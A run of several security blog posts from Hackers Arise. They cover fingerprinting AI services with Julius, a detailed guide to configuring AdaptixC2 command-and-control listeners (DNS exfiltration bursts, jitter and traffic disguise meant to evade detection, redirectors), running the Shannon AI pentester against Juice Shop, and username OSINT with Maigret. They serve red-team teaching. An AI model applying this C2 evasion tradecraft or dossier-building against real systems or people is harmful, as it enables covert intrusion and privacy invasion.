
With AI services proliferating inside corporate environments, we want to know what LLM infrastructure is running on our hosts. Julius will fingerprint more than 60 AI services including Ollama, vLLM, LiteLLM, LocalAI, Hugging Face TGI, AWS Bedrock and AnythingLLM. It can also list available models from endpoints.

kali > curl -sL -o julius.tar.gz https://github.com/praetorian-inc/julius/releases/download/v1.5.1/julius_1.5.1_linux_amd64.tar.gz

kali > tar --no-same-owner -xzf julius.tar.gz
kali > ./julius --help

You can list all the AI services Julious can fingerprint: 

kali > ./julius list

We will take a look at our machine.

kali > ./julius probe http://192.168.131.7:11434

Ollama sits on port 11434, and it’s important not to leave it exposed publicly, because everyone can use your models without authentication.

Summary 

There are more tools available in this project. Most of them are meant to be chained together and work well this way. The company says its team is actively using these same tools during their engagements. While you won’t need everything at once, experiment with those tools and see what fits you best.

If you like red teaming, we have our Red Team Operator training, where we cover more tools and techniques to help you emulate real APT work, so you can give a company a realistic stress test and help make it secure.

The post Pentesting: Twelve Caesars – Community Tools for Offensive Security first appeared on Hackers Arise.

Adaptix C2 Architecture: Configuring Command & Control Listeners

Welcome back, aspiring cyberwarriors!

This is the second article in our AdaptixC2 series. Last time, we talked about how to install and set things up. Now, we’re going to dig into listeners. A listener is part of the C2 framework that waits for compromised hosts to connect back and handles the ongoing chat. Making listeners can be tricky, and there’s no one-size-fits-all solution, so red teamers need to understand which protocol to use and when to outsmart modern defenses. Therefore, in this article, we’ll cover how to create listeners in AdaptixC2 and the types available. Let’s get rolling!

Generating and Configuring Listeners

To access Listeners, click the Adaptix tab with the headset icon.



Once you’re in the Listeners tab, right-click on the console pane and choose “Create.” You’ll see a window pop up like this:

These listeners are important; without them, nothing happens. They’re the first step in what you want to accomplish in a red team engagement. Here’s a quick rundown of what each part does:

Name is just a label for your listener.

Profile lets you pick or save a settings profile, so you don’t have to input everything from scratch each time.

Protocol tells you how your listener connects, and it’s set to “any” for now, but common options include stuff like HTTP, DNS, SMB, and TCP. This is how the agents, or “beacons,” communicate with the C2 server.

Config is where you choose the type of listener module. If you see “BeaconDNS,” that means it’ll use DNS for the beacon traffic. Adaptix also offers other types like Beacon HTTP, Beacon SMB, Beacon TCP, and Gopher TCP.

Host & Port (Bind) lets you set the IP address and port the listener binds to on the C2 server. It’s usually set to 0.0.0.0 by default, but you can select a specific network adapter.

Authoritative Domain(s) refers to the domain names your server is the boss of. Compromised hosts, or beacons, will send DNS queries for subdomains under this domain, and since the C2 server is the main nameserver, those queries will point to it.

Max Payload (bytes) indicates the biggest chunk of data you can cram into a single DNS request or response.

DNS TTL (seconds) sets how long DNS responses hang around in caches, telling them how long to remember the answer.

Encryption Key is used to encrypt the beacon’s traffic or payload.

Enable Burst Mode turns on a feature where the beacon sends multiple quick queries in bursts instead of one by one, which can speed up data exfiltration.

Burst Sleep (ms) is how long the beacon pauses between queries in a burst.

Burst Jitter (%) adds randomness to the wait time between queries, so the traffic doesn’t look too regular and helps avoid timing-based detection.

Once you fill in all those fields, click Create.


Let’s move on to the more popular listener, the HTTP listener. It has way more attributes than the others. It looks like the one below.

In the main settings, we’ve got some new options to play with:

Callback addresses are the external IPs or domains (with ports) embedded in the beacon payload, letting compromised hosts know where to connect back. This can be different from the bind address, especially if you’re using a redirector. Redirectors are handy, and Adaptix lets you put in multiple combinations of IPs and ports. When a compromised host tries to connect, it first goes to the redirector, which checks if it’s allowed to access the C2 server. For more on redirectors, check out Major Smouk’s article.

For demo purposes, since we’re not using redirectors for now, we can just put in our own host’s IP in that field.

Method allows you to choose the HTTP method (GET/POST) that beacons will use to send requests/check-ins to the server.

URIs is where you list URL paths that the beacon will randomly choose from when making requests, like /api/v1/status or /updates/check.php.

User-Agents lets the beacon rotate through different browser User-Agent strings in its HTTP headers.

Heartbeat Header is a custom HTTP header (like X-Beacon-Id) that carries the beacon’s identifier/session token during each check-in, helping the server identify which compromised host is reaching out.

Use SSL (HTTPS) is a toggle for whether the listener wraps traffic in TLS. If you turn it on, you can either provide your own certificate/key (like simulating a real site’s cert) or let Adaptix automatically generate a self-signed one.

We also have some extra tabs with settings:

HTTP Headers lets you add custom request/response headers to mimic legitimate traffic further or hide data.

Page Error configures what the server shows to regular visitors or scanners that hit the listener.

Page Payload lets you set up a legit-looking webpage/response for certain paths, which is often used to host the stager/payload for initial access or make the server look like a harmless website.

That sums up what we need to set up HTTP listeners. Now, let’s dive into BeaconSMB!

In this section, we need to focus on the pipe name. The pipe name is simply what the Windows named pipe will be called. The listener sets it up and waits for connections. A named pipe on Windows acts as a communication channel. It’s named something like \\.\pipe\somename. When a compromised host wants to connect, the SMB beacon reaches out to this pipe by name to create the C2 channel. That wraps up our talk about Beacon SMB.

Now, let’s move on to Beacon TCP.

The screenshot above shows how to set up a BeaconTCP listener, which is straightforward and requires only three fields.

First is the bind port, the TCP port the listener opens on the compromised host to act as the relay.

Next, there’s the prepend data. This is a set of bytes like \x12\xab that gets added to the start of every TCP communication. This trick is all about traffic obfuscation. By starting with a specific byte pattern, the TCP stream looks less like your typical C2 traffic. It can mimic the handshake or header of a known protocol, making it harder for network monitoring tools to flag the beacon as suspicious.

Lastly, the encryption key works the same way as it does with the other listeners.

And finally, don’t forget about the Gopher TCP listener.

We’ve already checked out a lot of options before, but here’s what’s new for us:

The TCP banner is just some text sent out to anything connecting to the port before the beacon handshake goes down. It currently says “AdaptixC2 server,” but in a real scenario, you’d want to swap it for something more innocuous or something that resembles a legit service.

The error answer is what gets sent back if a connection fails or is rejected.

The big one here is adding mTLS. That stands for mutual TLS, which means both the server and the connecting beacon prove who they are to each other using certificates, not just the server showing its identity like in regular TLS. This is a major security boost because only beacons with the right client certificate can connect to the listener. So, even if someone figures out the C2 address and port, they can’t interact or pretend to be a beacon without that certificate. The setup includes fields for the CA cert, server key, server cert, client key, and client cert to enable mutual authentication.

After setting up all the different listeners, we’ll see the following picture.

We need to recognize two types of listeners: internal and external. An external listener connects to the public internet and is what the first hacked device calls back to, going through the firewall. It usually uses protocols like HTTP, HTTPS, or DNS because those are often allowed out and blend in with regular traffic. Sometimes, it’s even hidden behind a redirector or CDN to mask the actual control server’s IP address.

On the flip side, an internal listener is what you use once you’re already in the network. It helps with moving sideways between compromised devices that usually don’t have internet access. This one relies on LAN-only protocols, like SMB named pipes or raw TCP, allowing beacons to communicate and send traffic back through the first hacked device to the external listener.

Summary

In this article, we dove into how to set up listeners in AdaptixC2. We went through all the different types of listeners and their configuration options so you can jump right into using Adaptix after checking this out.

Keep an eye out for our upcoming articles as we continue exploring command and control frameworks. If you found this information helpful, you might want to check out our Hacking Infrastructure course. Also, consider joining our community by signing up for Subscriber PRO.

The post Adaptix C2 Architecture: Configuring Command & Control Listeners first appeared on Hackers Arise.

Artificial Intelligence (AI) in Cybersecurity, Part 30: Shannon – AI Pentester for Web Apps and APIs

Welcome back, aspiring cyberwarriors! 

We’re continuing our series on Artificial Intelligence in Cybersecurity with another tool called Shannon. Shannon is a white-box AI pentester. It was created to test the security of your project by pointing it at the source code and the test stand. That means it needs both the running application and the source code. First, Shannon does an in-depth analysis of the code in the repository, then looks for attacks against that same project you’re hosting locally. This white-box approach is certainly more effective, as models don’t have to guess possible vulnerabilities, since guessing varies greatly depending on the model you use. Vulnerabilities can only make their way to the report if they have a working PoC. As always, only test systems you own or have explicit written authorization to test.

Now let’s take a closer look at Shannon and test our Juice Shop with it.

Setting Up

Juice Shop is just a Docker container, so we will install Docker and npm first.

kali > sudo apt update
kali > sudo apt install -y docker.io nodejs npm
kali > sudo systemctl enable docker --now
kali > sudo usermod -aG docker $USER
kali > newgrp docker

Then comes the Juice Shop.

kali > docker pull bkimminich/juice-shop
kali > docker run -d --name juice-shop --restart unless-stopped -p 3000:3000 bkimminich/juice-shop

It’s up and running. Now we need to copy the repository to our disk.

kali > git clone --depth 1 https://github.com/juice-shop/juice-shop.git

Once we have it all set, we can get Shannon. Unlike Pentestcode and other tools, Shannon runs differently. By default, it expects your AI API keys in the env. In the next sections we’ll show how to run Shannon with OpenRouter and Ollama.

OpenRouter

Shannon wants to see your API key in the env. You will also need a models.json file somewhere on your disk. Copy the following command to create it.

cat > ~/models.json << 'EOF'
{
  "providers": {
    "openrouter": {
      "apiKey": "YOUR_API_KEY",
      "models": [
        {
          "id": "nvidia/nemotron-3.5-lightning:free",
          "name": "NVIDIA Nemotron 3.5 Lightning (free)",
          "reasoning": true,
          "input": ["text"],
          "thinkingLevelMap": {
            "off": null,
            "minimal": null,
            "low": "low",
            "medium": null,
            "high": "high",
            "xhigh": null,
            "max": "max"
          },
          "contextWindow": 262144,
          "maxTokens": 65536,
          "cost": {
            "input": 0,
            "output": 0,
            "cacheRead": 0,
            "cacheWrite": 0
          },
          "compat": {
            "supportsDeveloperRole": false,
            "thinkingFormat": "openrouter"
          }
        }
      ],
      "api": "openai-completions",
      "baseUrl": "https://openrouter.ai/api/v1"
    }
  }
}
EOF

Then pass the keys and validate the setup.

kali > export SHANNON_AI_API_KEY="sk-or-v1-YOUR_KEY"
kali > export SHANNON_AI_MODEL="openrouter:nvidia/nemotron-3.5-lightning:free"

kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop --validate-model

If you see it’s validated, then you can run a full security analysis.


kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop -c ~/juice-quick.yaml --models-config ~/models.json --follow

This will take a while and your free daily tokens won’t be enough to complete the scan.


As the security test progresses, you’ll see all the commands and prompts it runs. Obviously, the frontier models will give better results.

Ollama

Shannon isn’t only limited to APIs. You can perform the same scan with a local model. Many openweight models will be a great fit for it if you have the necessary hardware to make it work smoothly.

Just for the demonstration we’ll use Qwen 2.5-coder 7b.

kali > curl -fsSL https://ollama.com/install.sh | sh

kali > ollama pull qwen2.5-coder:7b

We’ll create the same models.json file to point Shannon to our Ollama.

{
  "providers": {
    "ollama": {
      "baseUrl": "http://127.0.0.1:11434/v1",
      "api": "openai-completions",
      "apiKey": "ollama",
      "models": [
        {
          "id": "qwen2.5-coder:7b",
          "name": "Qwen 2.5 Coder 7B",
          "input": ["text"],
          "contextWindow": 32768,
          "maxTokens": 8192,
          "cost": { "input": 0, "output": 0 },
          "compat": {
            "supportsDeveloperRole": false,
            "supportsReasoningEffort": false
          }
        }
      ]
    }
  }
}

Make sure your Ollama is accessible, and change the IP address if needed.

kali > export SHANNON_AI_API_KEY=ollama
kali > export SHANNON_AI_MODEL=ollama:qwen2.5-coder:7b

kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop -c ~/juice-quick.yaml --models-config ~/models.json --validate-model

Before we do anything, let’s validate the model.

If your model has been validated and you can start scanning your project.

kali > kali > npx @keygraph/shannon@latest start -u http://172.17.0.1:3000 -r /home/kali/juice-shop -c ~/juice-quick.yaml --models-config ~/models.json --follow

Reporting


When the scan finishes, Shannon creates PDF and Markdown reports with the evidence attached to them. You will also see structured JSON and SARIF files for downstream systems.

Below is an example of a PDF report. As you can see, multiple vulnerabilities were found in the project, some of them are classified as High. As mentioned before, all the findings here were validated with PoCs.

Summary

Shannon was made to find flaws in your web apps to make them more secure. It digs through the project repository and runs checks against a live system. It then creates a report with findings that were discovered with PoCs, so you get a clean report. As AI becomes more prevalent in cybersecurity, it should be used to improve the security of your projects before their release. Of course, that doesn’t replace a human in the loop, but it makes things faster. Stick to better models and don’t cut back on your security.

AI is evolving rapidly and the sooner you learn how to work with it, the greater the advantage you’ll have. That’s why we invite you to join our AI for Cybersecurity training. During this training, you will see you different ways of using AI in cybersecurity, set up local models and solve labs.

The post Artificial Intelligence (AI) in Cybersecurity, Part 30: Shannon – AI Pentester for Web Apps and APIs first appeared on Hackers Arise.

Open-Source Intelligence (OSINT): Turn One Username into a Full Digital Dossier with Maigret

Welcome back, aspiring cyberwarriors!


Every username you ever created leaves a digital footprint across the internet. In the wrong hands, those footprints tell a story: your habits, location, friends, employer, and real name. Username OSINT is one of the most powerful weapons in any reconnaissance arsenal. We have previously discussed a popular tool for these tasks called Sherlock. Still, circumstances change, and sometimes we need a more comprehensive tool for profile investigation.

So, in this article, we’re going to check out Maigret. Let’s get rolling!

What is Maigret?

Maigret is a free, open-source Python tool that finds online accounts linked to a username. You give it a username, and it checks more than 3,000 websites (social networks, forums, coding platforms, and more) to see where that name is registered. By default, it scans the 500 most popular sites, and you can switch to the full list.

